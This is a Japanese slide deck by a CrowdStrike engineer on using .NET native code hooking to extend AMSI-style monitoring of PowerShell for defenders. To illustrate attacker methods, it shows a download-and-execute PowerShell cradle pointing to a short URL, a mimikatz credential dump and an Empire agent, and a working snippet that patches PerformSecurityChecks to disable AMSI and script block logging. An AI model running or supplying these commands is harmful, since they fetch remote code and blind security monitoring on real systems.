



CROWDSTRIKE

インサイドSHELL :  
.NETハッキング技術を応用した  
POWERSHELL可視性の向上

丹田 賢

ENGINEER, CROWDSTRIKE


# 講師について

- Engineer at CrowdStrike
- Twitter @standa\_t
- 低レイヤー・ソフトウェア技術者
  - リバースエンジニア&マルウェア解析者
  - セキュリティソフトウェア開発者
  - HyperPlatform & SimpleSVM (バイパーバイザー)の作者
  - カンファレンス講演：REcon, BlueHat, Nullcon
- スライド&サンプルコード:: [github.com/tandasat/DotNetHooking](https://github.com/tandasat/DotNetHooking)




# 個人的な動機

- ダウンローダー -> ペイロード
- EXE -> EXE



# 個人的な動機

- ダウンローダー -> ペイロード
- スクリプト -> EXE



# 個人的な動機

- Offensive, post exploitation ツールの存在

The screenshot shows a Windows PowerShell terminal window titled "Select Administrator: Windows PowerShell". The user runs the command `cd C:\Tools\minikatz_trunk\64\` and then `minikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit`. The minikatz tool outputs its version (2.1.1) and build information, then runs the `privilege::debug` command, which succeeds. Next, it runs `sekurlsa::logonpasswords`, which displays system authentication details including the Authentication ID, Session, User Name (chrown), Domain (HF), Logon Server (HFD01), Logon Time (3/21/2017 11:40:51 PM), and SID.

Overlaid on the right side of the terminal is the Empire framework interface. It shows the "EMPIRE" logo, version 2.0.0-beta, and a list of active components: 266 modules, 1 listener, and 1 agent. Below this, the `agents` command is executed, displaying a table of active agents.

Name	Lang	Internal IP	Machine Name	Username	Process	Delay	Last Seen
GWA9NUS	ps	192.168.10.133	NKSTN1	*HACKME\Administrat	powershell/2488	5/0.0	2017-05-12 10:08:13



# 講演の目的

どうやってPowerShellによる攻撃から守るか





1 PowerShell攻撃への対応の難しさとAMSI

2 .NET ネイティブコードフックの紹介

3 PowerShellに対する可視性の向上

4 まとめと提言



# POWERSHELL攻撃への対応の難しさとAMSI





# 悪意あるPOWERSHELL対アンチウイルス(AV)


- PowerShellは攻撃のなかで頻繁に利用されている
- AVソフトウェアでの検知が難しい
  - プロセス(powershell.exe)はデジタル署名された正当なファイル
  - スクリプトファイルは簡単に変更できる (例、スペース, コメント, 変数名)
  - スクリプトファイルは使用されないかもしれない
  - PowerShellエンジンは任意のプロセスに読み込まれ、そこで動作しうる (例, PSInject)
- 実際にはさらに難しい:

```
>powershell -file "C:\\Users\\standa\\AppData\\Local\\Temp\\ns13094.ps1"  
>powershell -command "iex (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI')"  
>powershell -enc SQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAEIAaQB0A...
```



# ANTIMALWARE SCAN INTERFACE (AMSI)

- Windows 10 からの新機能
- AMSIプロバイダーとしてソフトウェアを登録(正式にはMicrosoftとのNDAが必要)
- スクリプトエンジンはスクリプトやコマンドを実行前にAMSIプロバイダーに転送
- AMSIプロバイダーはそれらをスキャンし実行をブロックできる



# 銀の弾丸

- スクリプトファイルの内容がわかる
- Invoke-Expressionされた文字列の内容がわかる
- デコードされた後の-EncodedCommand文字列がわかる
- PowerShellエンジンが使用される場合、常に有効




# ...とも限らない(1/2)

- AMSIは PowerShell v5 + Windows 10のみで有効
  - PowerShell v2 による攻撃からは守れない(ダウングレードアタック)
  - 古いWindowsバージョンは守れない
- 一部の難読化されたPowerShellは難読化されたまま
  - 単純な正規表現ではバイパスされうる



## ...とも限らない(2/2)

- AMSIはPowerShellから無効化されうる(管理者権限不要)
  - AMSIプロバイダーは、最初の攻撃を検出しない限り完全にバイパスされる
- AMSIプロバイダーが正しいデータを受け取れない問題（現時点で未修整）



# おさらい

- PowerShellベースの攻撃は一般的、しかし検出が困難
- AMSIは非常に有用、しかし制限がある
- なにかできないか？





# .NET ネイティブコードフックの紹介






# .NET ネイティブコードフック

- 生成されたネイティブコードを書き換えることによって、マネージドプログラムの動作を実行時に変更する技術
- プログラムの動作の監視や変更を可能とする
- Topher Timzen と Ryan Allen により初めて紹介された
- 他の類似技術と比較しての利点はAmanda Rousseau により詳細に評価された




# マネージドプログラム実行の基礎 (1/2)

- C#のようなCommon Language Infrastructure言語で書かれたプログラムはMicrosoft Intermediate Language (MSIL)にコンパイルされる
  - 本講演ではそのようなプログラムを“マネージドプログラム”という
- MSILは2種類の方法によりネイティブコードにコンパイルされる:
  - 実行時にJITコンパイラによりメモリ上に
  - 実行以前にNGENによりファイルとして
- いずれの場合もネイティブコードが実行される




# マネージドプログラム実行の基礎 (2/2)

- マネージドプログラムはAPIを提供する.NET Framework上で実行される



# マネージドプログラム実行の基礎 (2/2)

- マネージドプログラムはAPIを提供する.NET Framework上で実行される



# フックの概略

- アンマネージドコード（C++など）のフックの典型的な流れ:
  1. フックを行うコードを対象プロセス上で実行する
  2. 対象となる関数のアドレスを特定する
  3. アドレス上のネイティブコードを上書きする
- .NETネイティブコードフックも同様、ただし.NETアセンブリとメソッドを対象とする



# どうやってアドレスを特定するか

- リフレクションにより、マネージドプログラムは.NETアセンブリやメソッド、フィールドなどの情報を実行時に取得できる
  - ソースコードへの実行時アクセスと考えてよい
- `RuntimeMethodHandle.GetFunctionPointer` メソッドは、生成されたネイティブコードのアドレスを返す（すでにコンパイルされてる場合）
  - エクスポート関数以外にも使用できる `GetProcAddress` API と考えてよい
- 対象関数がまだ実行されていない場合、それはまだコンパイルされておらず、ネイティブコードは存在しないかもしれない
  - `RuntimeHelpers.PrepareMethod` メソッドでJITコンパイルできる



## コード例(C#)

```
// Get an AmsiUtils class from an assembly
targetClass = targetAssembly.GetType("System.Management.Automation.AmsiUtils");

// Get a ScanContent method of the class
targetMethod = targetClass.GetMethod("ScanContent", ...);

// Perform JIT compilation if not done yet
RuntimeHelpers.PrepareMethod(targetMethod.MethodHandle);

// Get an address of compiled native code
targetAddr = targetMethod.MethodHandle.GetFunctionPointer();

// Overwrite contents of the address to install hook
// ...
```



# どうやってフックするコードを実行するか

- フックをインストールするためには、対象プロセス内でマネージドコードを実行する必要がある
- アンマネージドコードからHosting APIを使用する
  - 本講演ではそのようなコードをBootstrapコードという
- Hosting APIにより、アンマネージドコードはマネージドコードと対話し.NETアセンブリを読み込ませることができる
- Bootstrapコードは様々な方法でインジェクト可能 (例, AppInit\_Dlls, ドライバー)






# アンマネージドコードの使用

1. 対象プロセスにbootstrapコードをインジェクト
2. フック用.NETアセンブリをBootstrapコードからインジェクト
3. フック用.NETアセンブリは対象メソッドを発見、JITコンパイルを行い、生成されたネイティブコードを上書き


Target Process Address Space




# USING APPDOMAINMANAGERの使用

1. 独自のAppDomainManagerを実装するフック用.NETアセンブリを事前に登録
  2. 最初にAppDomainが作られるとき、CLRが登録されたAppDomainManager（フック用.NETアセンブリ）を読み込み実行
  3. フック用.NETアセンブリは対象メソッドを発見、JITコンパイルを行い、生成されたネイティブコードを上書き
- 利点: 最小のコード
  - 欠点: 環境変数等による事前設定が必要

Target Process Address Space






# POWERSHELLに対する可視性の向上



# POWERSHELLはマネージドプログラム

- PowerShell言語はC#で書かれたSystem.Management.Automation.dllに実装されている
  - 本講演ではこのDLLをSMA.dllという
- Powershell.exeはSMA.dllのクライアントに過ぎない
- SAM.dllの動作をフックして監視できる



# AMSIの拡張など

- AMSIと同様の機能を Windows 8.1以前に実装
- AMSIと同様の機能を PowerShell以前に実装
- AMSIバイパスを無効化
- 文字列の難読化を解除
- コマンドレットをフック



# AMSIエミュレーション：古いWINDOWS + PS V5

- SMA.dllのメソッドをフックすることでAMSIをエミュレーション可能
- SMA.dll (v5)ではAMSIプロバイダーの呼び出しは **AmsiUtils.ScanContent** メソッドで実装されている
- このメソッドを独自のスキャンロジックで上書きする

```
internal static AmSiNativeMethods.AMSI_RESULT ScanContent (string content,
                                                           string sourceMetadata) {
    if (amsiInitFailed) {
        return AmSiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
    }
    //...
    hr = AmSiNativeMethods.AmsiScanString(...);
}
```



# AMSIエミュレーション：古いPOWERSHELL


- 困難:
  - AmsiUtilsクラスは存在しない、オープンソース実装も存在しない
  - リバースエンジニアリングを通して適切なメソッドを見つける必要がある
- Good news ;-)
  - 無料の.NETデコンパイラが存在、それらは非常に読みやすいコードを生成する
    - dotPeek, ILSpy, JustDecompile
  - デバッガーはソースがあるかのように動作する
    - WinDbg + SOS and SOSEX
  - 多くの実装はオープンソース版のそれに近い





# AMSIバイパスの無効化

- 既知のAMSIバイパスは、**ScanContent** メソッドからの**AmsiScanString** 関数呼び出しが、適切なAMSIプロバイダーDLLの利用を妨害する
  - **amsiContext** or **amsiInitFailed**の上書き
  - COMハイジャック
- 未修整の問題は、AMSIプロバイダーが正しいデータを受け取ることが妨害する
- どちらの影響も受けない（**ScanContent**もAMSIプロバイダーも使用しないため）



# さらなる可視性: コマンドレットの実行

- 難読化が解除された状態のパラメーターにアクセス可能
- コマンドレットが実行されるとき `ProcessRecord` メソッドが呼び出される
  - 例, `InvokeExpressionCommand.ProcessRecord = Invoke-Expression`
- “this” ポインターが全パラメーターを保持
  - `PS> IEX ("{{2}{1}{4}{5}{3}{0}} -f 'd!','Hos','e-', ' is a bad comman','t t','his','Writ')`
  - `this->_command = "Write-Host this is a bad command!"`



# DEMO: AMSIエミュレーション等



# 困難と制限

- リバースエンジニアリングと実装依存のコードが必要
- 低レベルのメソッドをフックした場合、出力が多すぎる可能性
- 攻撃者は同様のテクニックによりフックをバイパス可能

```
#  
# Overwrites PerformSecurityChecks as { return }  
# disabling AMSI and the most of suspicious script block logging.  
#  
> $code = [byte[]](0xc3);  
> $addr =  
[Ref].Assembly.GetType('System.Management.Automation.CompiledScriptBlockData').GetMethod('PerformSecurityChecks',  
'NonPublic,Instance', $null, [Type]::EmptyTypes, $null).MethodHandle.GetFunctionPointer();  
  
> $definition = '[DllImport("kernel32.dll")] public static extern bool VirtualProtect(IntPtr Address, UInt32 Size,  
UInt32 NewProtect, out UInt32 OldProtect);';  
> $kernel32 = Add-Type -MemberDefinition $definition -Name 'Kernel32' -Namespace 'Win32' -PassThru;  
> $oldProtect = [UInt32]0;  
> $kernel32::VirtualProtect($addr, $code.Length, 0x40, [ref]$oldProtect);  
  
> [Runtime.InteropServices.Marshal]::Copy($code, 0, $addr, $code.Length);
```



# まとめと提言



# まとめ

- AMSIはそのままでもスクリプトの実行に対する可視性を高めるのに有用、しかし制限もある
- .NETネイティブコードフックによりマネージドプログラムの動作を監視・変更できる
- AMSIと同様の機能を古いバージョンのWindowsやPowerShell上で実装できる
- 必要に応じて、さらに拡張した機能を実装できる



# ITセキュリティプロフェッショナルへ向け

- Windows 10 + PowerShell v5を使用し、セキュリティ機能を理解する
  - AMSIは可視性の向上に非常に寄与する
  - スクリプトブロック・ロギングはインシデント後の状況理解に有用
  - JEAにより管理者が実行可能な操作を制限できる
- Constrained Language Mode と AppLocker または Device Guardを導入する
  - PowerShell+リフレクションベースの攻撃（スクリプトブロック・ロギングおよびAMSIバイパス）等を防ぐ
- PowerShell v2 を削除する
  - ダウングレードアタックを防ぐ
- システム最新に保つ
  - AMSIバイパスの修正など



